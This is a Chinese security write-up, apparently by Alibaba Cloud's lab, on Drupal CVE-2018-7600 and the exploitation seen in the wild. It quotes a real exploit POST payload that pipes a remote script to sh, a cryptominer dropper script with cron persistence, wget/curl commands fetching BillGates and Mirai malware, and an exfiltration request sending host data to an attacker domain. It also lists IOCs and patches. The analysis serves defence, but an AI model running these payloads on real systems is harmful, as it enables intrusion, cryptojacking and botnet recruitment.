Drupal CVE-2018-7600 漏洞利用和攻击

阿里云安全技术 / 2018-04-26 22:30:54 / 浏览数 4859 技术文章 技术文章 顶(0) 踩(0)

背景介绍

2018年3月28日，Drupal Security Team官方发布了一个重要的安全公告，宣称Drupal
6,7,8等多个子版本存在远程代码执行漏洞，攻击者可以利用该漏洞攻击Drupal系统的网站，执行恶意代码，最后完全控制被攻击的网站，该漏洞就是：CVE-2018-7600。

此消息一出，蠢蠢欲动的黑客们立马如天降尚方宝剑，都在暗处磨刀霍霍。

阿里云安全技术实验室也在第一时间采取了安全防御行动，统计发现云上有将近上万个Drupal系统的网站，其中Drupal系统的7.x版本占比56%左右，8.x版本的系统占比23.

阿里云安全技术实验室对该漏洞进行持续跟踪和监控发现，云上仍有一些用户由于未及时打补丁，导致网站系统被攻破。我们发现该漏洞的利用方法简单、有效，成功率极高

漏洞原理

该漏洞的产生的根本原因在于Drupal对表单的渲染上。

Drupal为了在表单渲染过程中能够动态修改数据，从6.x版本开始便引入了"Drupal Form API"的概念。
相关文档如下：https://api.drupal.org/api/drupal/elements/8.6.x

这些"可渲染的数组(Renderable arrays)"就是引发此次漏洞的"元凶"，它由一个key-value结构存储，其中key都以#(hash sign)开头，如下所示：

```
[
‘#type’ => ‘markup’,
‘#markup’ => ‘<em>some text</em>’,
‘#prefix’ => ‘<div>’,
‘#suffix’ => ‘</div>’
]
```

Drupal在渲染这些"数组"时，将其中的数据未经安全过滤传入到doRender函数中。

以下是doRender函数调用call_user_func_array函数的代码片段：

```
351       // Build the element if it is still empty.
352       if (isset($elements['#lazy_builder'])) {
353         $callable = $elements['#lazy_builder'][0];
354         $args = $elements['#lazy_builder'][1];
355         if (is_string($callable) && strpos($callable, '::') === FALSE) {
356           $callable = $this->controllerResolver->getControllerFromDefinition($callable);
357         }
358         $new_elements = call_user_func_array($callable, $args);
```


该方法取出"可渲染数组"#lazy_builder的值，未经过滤直接传入call_user_func_array函数，导致恶意代码被执行。

攻击链路还原如下：

1. 黑客在"可渲染数组"中插入构造恶意代码，如: mail[#post_render][]=■■■■
2. 通过POST方法将含有恶意代码的"可渲染数组"提交到drupal系统中。
3. 页面渲染流程中，"可渲染数组"中携带的恶意代码依次经过buildform->uploadAjaxCallback->renderRoot->doRender方法。
4. 最终doRender方法将"可渲染数组"中的恶意代码取出，传入call_user_func函数，导致恶意代码被执行，成功触发漏洞，网站沦陷。

相关代码

- https://github.com/drupal/drupal/blob/8.6.x/core/lib/Drupal/Core/Render/Renderer.php

漏洞利用

自从漏洞CVE-2018-7600公布开始，阿里云安全技术实验室就持续跟踪和监控该漏洞的利用情况，发现黑客从2018-04-12开始就已经进行了大批量的漏洞攻击。从最近这段

挖矿牟利

我们捕获到黑客精心构造POST数据，利用Drupal漏洞进行攻击，实现挖矿盈利。具体样例如下：

```
mail[#markup]=wget -q http://67.231.243.10:8220/logo4.jpg -O - | sh&mail[#type]=markup&form_id=user_register_form&_drupal_ajax
```

logo4.jpg实际是一个shell脚本，该shell脚本有两个功能：


1. 尝试结束市面上其他挖矿进程；其部分代码如下：

```
pkill -9 ./carbon
pkill -9 ./conn.sh
pkill -9 ./conns
pkill -9 ./crypto-pool
pkill -9 ./ddg
pkill -9 ./donns
pkill -9 ./gekoCrw
pkill -9 ./gekoCrw32
pkill -9 ./gekoba2anc1
pkill -9 ./gekoba5xnc1
pkill -9 ./gekobalanc1
pkill -9 ./gekobalance
pkill -9 ./gekobalanq1
pkill -9 ./gekobnc1
pkill -9 ./ir29xc1
pkill -9 ./irpbalanc1
pkill -9 ./jIuc2ggfCAvYmluL2Jhc2gi
pkill -9 ./jaav
pkill -9 ./jva
pkill -9 ./kw.sh
pkill -9 ./kworker34
pkill -9 ./kxjd
pkill -9 ./lexarbalanc1
pkill -9 ./lower.sh
pkill -9 ./lowerv2.sh
pkill -9 ./lowerv3.sh
pkill -9 ./minerd
pkill -9 ./minergate
pkill -9 ./minergate-cli
pkill -9 ./minexmr
pkill -9 ./mixnerdx
pkill -9 ./mule
pkill -9 ./mutex
pkill -9 ./myatd
pkill -9 ./performedl
pkill -9 ./polkitd
pkill -9 ./pro.sh
pkill -9 ./pubg
pkill -9 ./pvv
pkill -9 ./root.sh
pkill -9 ./rootv2.sh
pkill -9 ./rootv3.sh
pkill -9 ./servcesa
```


1. 下载挖矿程序和挖矿程序配置脚本，并开始挖矿。

```
ps aux | grep -vw suppoie | awk '{if($3>40.0) print $2}' | while read procid
do
kill -9 $procid
done
rm -rf /dev/shm/jboss
ps -fe|grep -w suppoie |grep -v grep
if [ $? -eq 0 ]
then
pwd
else
crontab -r || true && \
echo "* * * * * wget -q http://158.69.133.18:8220/logo4.jpg -O - | sh" >> /tmp/cron || true && \
crontab /tmp/cron || true && \
rm -rf /tmp/cron || true && \
docker pause `docker ps|grep kube-apis |awk '{print $1}'`
docker pause `docker ps|grep nginx78 |awk '{print $1}'`
wget -O /var/tmp/config.json http://158.69.133.18:8220/1.json
wget -O /var/tmp/suppoie http://158.69.133.18:8220/rig
chmod 777 /var/tmp/suppoie
cd /var/tmp
proc=`grep -c ^processor /proc/cpuinfo`
cores=$((($proc+1)/2))
num=$(($cores*3))
/sbin/sysctl -w vm.nr_hugepages=`$num`
nohup ./suppoie -c config.json -t `echo $cores` >/dev/null &
fi
ps -fe|grep -w suppoie |grep -v grep
if [ $? -eq 0 ]
then
pwd
else
wget -O /var/tmp/config.json http://158.69.133.18:8220/1.json
wget -O /var/tmp/suppoie http://158.69.133.18:8220/rig1
chmod 777 /var/tmp/suppoie
cd /var/tmp
proc=`grep -c ^processor /proc/cpuinfo`
cores=$((($proc+1)/2))
num=$(($cores*3))
/sbin/sysctl -w vm.nr_hugepages=`$num`
nohup ./suppoie -c config.json -t `echo $cores` >/dev/null &
sleep 3
fi
if [ $? -eq 0 ]
then
pwd
else
wget -O /var/tmp/config.json http://158.69.133.18:8220/1.json
wget -O /var/tmp/suppoie http://158.69.133.18:8220/rig2
chmod 777 /var/tmp/suppoie
cd /var/tmp
proc=`grep -c ^processor /proc/cpuinfo`
cores=$((($proc+1)/2))
num=$(($cores*3))
/sbin/sysctl -w vm.nr_hugepages=`$num`
nohup ./suppoie -c config.json -t `echo $cores` >/dev/null &
fi
echo "runing....."
```


拿到黑客的钱包地址后，我们在某个矿池中发现该黑客已经获得了75.87个门罗币，根据市场门罗币的行情预估，该黑客单在这一个矿池中就已经牟利11W，而且该地址的门




构建BillGates僵尸网络

黑客执行 `wget -c -P /etc/ http://111.73.46.196:9876/sysxlv` 命令，下载BillGates木马，用于构建自己的僵尸网络。

该僵尸网络的相关信息：

- 活跃时间：2018-02-14 ~ 至今
- 中控IP：111.73.46.196
- 相关域名：xvw.f3322.net
- 关联样本：e05747461650ae6688fe0ed2b1104f0e

截至目前，影响云上用户趋势图如下：





收集信息并传播Mirai僵尸网络

黑客通过下发恶意shell代码，传播Mirai僵尸网络。

下图是shell通过wget将用户机器信息POST到`tc8zdw.if1j0ytgkypa.tk`：

```
wget http://tc8zdw.if1j0ytgkypa.tk/?version=RQ5YRE --post-data=act=up&uid=dWlkPTAocm9vdCkgZ2lkPTAocm9vdCkgZ3JvdXBzPTAocm9vdCkK&uname=TGludXggaVp0NG5jZjU2N3gzYmd1azJ6djZoYVogMi42LjMyLTY5Ni4xNi4xLmVsNi54ODZfNjQgIzEgU01QIFdlZCBOb3YgMTUgMTY6NTE6MTUgVVRDIDIwMTcgeDg2XzY0IHg4Nl82NCB4ODZfNjQgR05VL0xpbnV4Cg==&arch=64&network=ZXRoMCAgICAgIExpbmsgZW5jYXA6RXRoZXJuZXQgIEhXYWRkciAwMDoxNjozRTowMDo1QzoyMyAgCiAgICAgICAgICBpbmV0IGFkZHI6MTcyLjIxLjE3NC4yMjggIEJjYXN0OjE3Mi4yMS4xNzUuMjU1ICBNYXNrOjI1NS4yNTUuMjQwLjAKICAgICAgICAgICAgICAgIFVQIEJST0FEQ0FTVCBSVU5OSU5HIE1VTFRJQ0FTVCAgTVRVOjE1MDAgIE1ldHJpYzoxCiAgICAgICAgICBSWCBwYWNrZXRzOjg3NjE1NzI4MzcgZXJyb3JzOjAgZnJhbWU6MAogICAgICAgICAgICAgIFJYIGJ5dGVzOjIxMjc3OTc5NzIwNjUgKDEuOSBUaUIpICBUWCBieXRlczo5ODc1MDk1NDk5NzEgKDkxOS42IEdpQikKCmxvICAgICAgICBMaW5rIGVuY2FwOkxvY2FsIExvb3BiYWNrICAgICAgICAgICAgICAgIGluZXQgYWRkcjoxMjcuMC4wLjEgIE1hc2s6MjU1LjAuMC4wCiAgICAgICAgICBVUCBMT09QQkFDSyBSVU5OSU5HICBNVFU6NjU1MzYgIE1ldHJpYzoxCiAgICAgICAgICBSWCBwYWNrZXRzOjE0OTc3MzU3IGVycm9yczowIGRyb3BwZWQ6MCBvdmVycnVuczowIGZyYW1lOjAKICAgICAgICAgICAgICAgIFRYIHBhY2tldHM6MTQ5NzczNTcgZXJyb3JzOjAgZHJvcHBlZDowIG92ZXJydW5zOjAgY2FycmllcjowIGNvbGxpc2lvbnM6MCAgICAgICAgICAgICAgICBUWCBieXRlczo5MzM0NjQ2MzggKDg5MC4yIE1pQikKCg==&process=VVNFUiAgICAgICBQSUQgJUNQVSAlTUVNICAgIFZTWiAgIFJTUyBUVFkgICAgICBTVEFUIFNUQVJUICAgVElNRSBDT01NQU5ECnJvb3QgICAgICAgICAyICAwLjAgIDAuMCAgICAgIDAgICAgIDAgPyAgICAgICAgICAgICAgIC
```

上传信息字段名	字段base64解码后的值
version	EXD
act	up,表示上传
uid	uid=0(root) gid=0(root) groups=0(root)
uname	Linux iZt4ncf567x3bguk2zv6haZ 2.6.32-696.16.1.el6.x86_64 #1 SMP Wed Nov 15 16:51:15 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
arch	64，表示64为操作系统
network	
process	

```
eth0      Link encap:Ethernet  HWaddr 00:16:3E:00:5C:23
          inet addr:172.21.174.228  Bcast:172.21.175.255  Mask:255.255.240.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:8761572837 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8616572192 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2127797972065 (1.9 TiB)  TX bytes:987509549971 (919.6 GiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:14977357 errors:0 dropped:0 overruns:0 frame:0
          TX packets:14977357 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:933464638 (890.2 MiB)  TX bytes:933464638 (890.2 MiB)
```

```
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         2  0.0  0.0      0     0 ?        S    Jan11   0:00 [kthreadd]
root         3  0.0  0.0      0     0 ?        S    Jan11   0:06  \_ [migration/0]
root         4  0.0  0.0      0     0 ?        S    Jan11   8:19  \_ [ksoftirqd/0]
root         5  0.0  0.0      0     0 ?        S    Jan11   0:00  \_ [stopper/0]
root         6  0.0  0.0      0     0 ?        S    Jan11   0:11  \_ [watchdog/0]
root         7  0.0  0.0      0     0 ?        S    Jan11   0:11  \_ [migration/1]
root         8  0.0  0.0      0     0 ?        S    Jan11   0:00  \_ [stopper/1]
root         9  0.0  0.0      0     0 ?        S    Jan11   2:13  \_ [ksoftirqd/1]
root        10  0.0  0.0      0     0 ?        S    Jan11   0:10  \_ [watchdog/1]
root        11  0.0  0.0      0     0 ?        S    Jan11   0:13  \_ [migration/2]
root        12  0.0  0.0      0     0 ?        S    Jan11   0:00  \_ [stopper/2]
root        13  0.0  0.0      0     0 ?        S    Jan11   1:33  \_ [ksoftirqd/2]
root        14  0.0  0.0      0     0 ?        S    Jan11   0:10  \_ [watchdog/2]
root        15  0.0  0.0      0     0 ?        S    Jan11   0:09  \_ [migration/3]
root        16  0.0  0.0      0     0 ?        S    Jan11   0:00  \_ [stopper/3]
root        17  0.0  0.0      0     0 ?        S    Jan11   1:02  \_ [ksoftirqd/3]
root        18  0.0  0.0      0     0 ?        S    Jan11   0:10  \_ [watchdog/3]
root        19  0.0  0.0      0     0 ?        S    Jan11  27:03  \_ [events/0]
root        20  0.0  0.0      0     0 ?        S    Jan11   2:35  \_ [events/1]
root        21  0.0  0.0      0     0 ?        S    Jan11   2:54  \_ [events/2]
root        22  0.0  0.0      0     0 ?        S    Jan11   5:05  \_ [events/3]
root        23  0.0  0.0      0     0 ?        S    Jan11   0:00  \_ [events/0]
root        24  0.0  0.0      0     0 ?        S    Jan11   0:00  \_ [events/1]
root        25  0.0  0.0      0     0 ?        S    Jan11   0:00  \_ [events/2]
root        26  0.0  0.0      0     0 ?        S    Jan11   0:00  \_ [events/3]
root        27  0.0  0.0      0     0 ?        S    Jan11   0:00  \_ [events_long/0]
root        28  0.0  0.0      0     0 ?        S    Jan11   0:00  \_ [events_long/1]
root        29  0.0  0.0      0     0 ?        S    Jan11   0:00  \_ [events_long/2]
root        30  0.0  0.0      0     0 ?        S    Jan11   0:00  \_ [events_long/3]
root        31  0.0  0.0      0     0 ?        S    Jan11   0:00  \_ [events_power_ef]
root        32  0.0  0.0      0     0 ?        S    Jan11   0:00  \_ [events_power_ef]
root        33  0.0  0.0      0     0 ?        S    Jan11   0:00  \_ [events_power_ef]
root        34  0.0  0.0      0     0 ?        S    Jan11   0:00  \_ [events_power_ef]
root        35  0.0  0.0      0     0 ?        S    Jan11   0:00  \_ [cgroup]
root        36  0.0  0.0      0     0 ?        S    Jan11   0:00  \_ [khelper]
```


除此之外还会执行其他payload，如 `curl -fsSL http://tc8zdw.if1j0ytgkypa.tk/64 -o /tmp/57332442` 。

名为64的程序实际是一个Loader，负责判断环境，然后下载不同版本的Mirai僵尸网络。

```
:00000000004272BF                jnz     short loc_4272B6
:00000000004272C1                lea     eax, a6_64      ; "6_64"
:00000000004272C7                mov     ebx, edx
:00000000004272C9                mov     ecx, 1FFh
:00000000004272CE                mov     edx, 241h
:00000000004272D3                mov     esi, 555D1Eh
:00000000004272D8                mov     edi, 2
:00000000004272DD                sub     ebx, eax
:00000000004272DF                mov     eax, cs:dword_6C9640
:00000000004272E5                mov     [rsp+0E8h+var_58], 2
:00000000004272EF                mov     [rsp+0E8h+var_56], 5000h
:00000000004272F9                mov     [rsp+0E8h+var_54], eax
:0000000000427300                xor     eax, eax
:0000000000427302                call    sub_5435CC
:0000000000427307                mov     [rsp+0E8h+var_E0], rax
:000000000042730C                mov     r14d, dword ptr [rsp+0E8h+var_E0]
:0000000000427311                xor     ecx, ecx
:0000000000427313                mov     edx, 1
:0000000000427318                xor     eax, eax
:000000000042731A                mov     esi, 2
:000000000042731F                mov     edi, 29h
:0000000000427324                call    sub_5435CC
:0000000000427329                cmp     eax, 0FFFFFFFFh
:000000000042732C                mov     r13, rax
:000000000042732F                mov     r12d, eax
:0000000000427332                setz    dl
:0000000000427335                cmp     r14d, 0FFFFFFFFh
:0000000000427339                setz    al
:000000000042733C                or      dl, al
:000000000042733E                jnz     loc_42744A
:0000000000427344                lea     rdx, [rsp+0E8h+var_58]
:000000000042734C                xor     eax, eax
:000000000042734E                mov     ecx, 10h
:0000000000427353                mov     esi, r13d
:0000000000427356                mov     edi, 2Ah
:000000000042735B                call    sub_5435CC
:0000000000427360                test    eax, eax
:0000000000427362                js      loc_4274A5
:0000000000427368                add     ebx, 1Dh
:000000000042736B                xor     eax, eax
:000000000042736D                mov     edx, offset aGetBinsMirai_x ; "GET /bins/mirai.x86_64 HTTP/1.0\r\n\r\n"
:0000000000427372                mov     ecx, ebx
:0000000000427374                mov     esi, r13d
:0000000000427377                mov     edi, 1
:000000000042737C                call    sub_5435CC
:0000000000427381                xor     ebp, ebp
:0000000000427383                cmp     ebx, eax
:0000000000427385                lea     r15, [rsp+0E8h+var_39]
:000000000042738D                jnz     loc_42747C
```


入侵趋势


阿里云安全技术实验室从漏洞公布开始即密切关注云上该漏洞利用情况，发现云上批量攻击始于2018-04-12日，并快速增长，随着阿里云各个安全产品的联动拦截以及引导



威胁评估

本次补丁公布的时间点领先了批量漏洞利用时间点，用户拥有两周时间来进行安全更新。于此同时，云盾态势感知通用入侵检测模型在漏洞详情为公布前已经实现自动覆盖并

与同类RCE漏洞相比，现阶段 Drupal(Drupalgeddon 2) 杀伤力未进入RCE漏洞第一梯队。



总结

此次Drupal
RCE漏洞CVE-2018-7600,从公布到发现被打造成自动化攻击武器，时间如此之短，黑客学习新的漏洞知识的效率之高，着实"令人佩服"。并且不同的黑客组织纷纷将其打造

相关IOC

IOC	解释
http://tc8zdw.if1j0ytqkypa.tk/k	kill其他矿机进程的sh
http://tc8zdw.if1j0ytqkypa.tk/i	下载矿机和配置矿机的sh
http://tc8zdw.if1j0ytqkypa.tk/32	传播mirai僵尸网络的程序
http://tc8zdw.if1j0ytqkypa.tk/64	传播mirai僵尸网络的程序
http://158.69.133.18:8220/logo4.jpg	下载并配置矿机的sh
http://111.73.46.196:9876	DDoS僵尸网络下载源
http://158.69.133.18:8220/1.json	挖矿配置
http://67.231.243.10:8220/logo4.jpg	下载并配置矿机的sh
http://158.69.133.18:8220/rig	挖矿程序
http://158.69.133.18:8220/rig1	挖矿程序
http://158.69.133.18:8220/rig2	挖矿程序

应对策略

官方已经修复此漏洞，请及时更新Drupal版本或参考补丁自行修复：

1. Drupal 7.x 请更新至7.58版本(https://www.drupal.org/project/drupal/releases/7.58) 或参考此补丁进行修复
   (https://cgit.drupalcode.org/drupal/rawdiff/?h=7.x&id=2266d2a83db50e2f97682d9a0fb8a18e2722cba5)
2. Drupal 8.3.x 请更新至8.3.9版本(https://www.drupal.org/project/drupal/releases/8.3.9)
   或参考此补丁进行修复(https://cgit.drupalcode.org/drupal/rawdiff/?h=8.5.x&id=5ac8738fa69df34a0635f0907d661b509ff9a28f)
3. Drupal 8.4.x 请更新至8.4.6版本(https://www.drupal.org/project/drupal/releases/8.4.6)
   或参考此补丁进行修复(https://cgit.drupalcode.org/drupal/rawdiff/?h=8.5.x&id=5ac8738fa69df34a0635f0907d661b509ff9a28f)
4. Drupal 8.5.x 请更新至8.5.1版本(https://www.drupal.org/project/drupal/releases/8.5.1)
   或参考此补丁进行修复(https://cgit.drupalcode.org/drupal/rawdiff/?h=8.5.x&id=5ac8738fa69df34a0635f0907d661b509ff9a28f)

参考

- https://research.checkpoint.com/uncovering-drupalgeddon-2

上一篇：在linux内核中利用递归 下一篇：2018先知白帽大会讲师招募

1. 1 条回复

带头老哥 2018-04-27 00:15:51

可以 没毛病

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板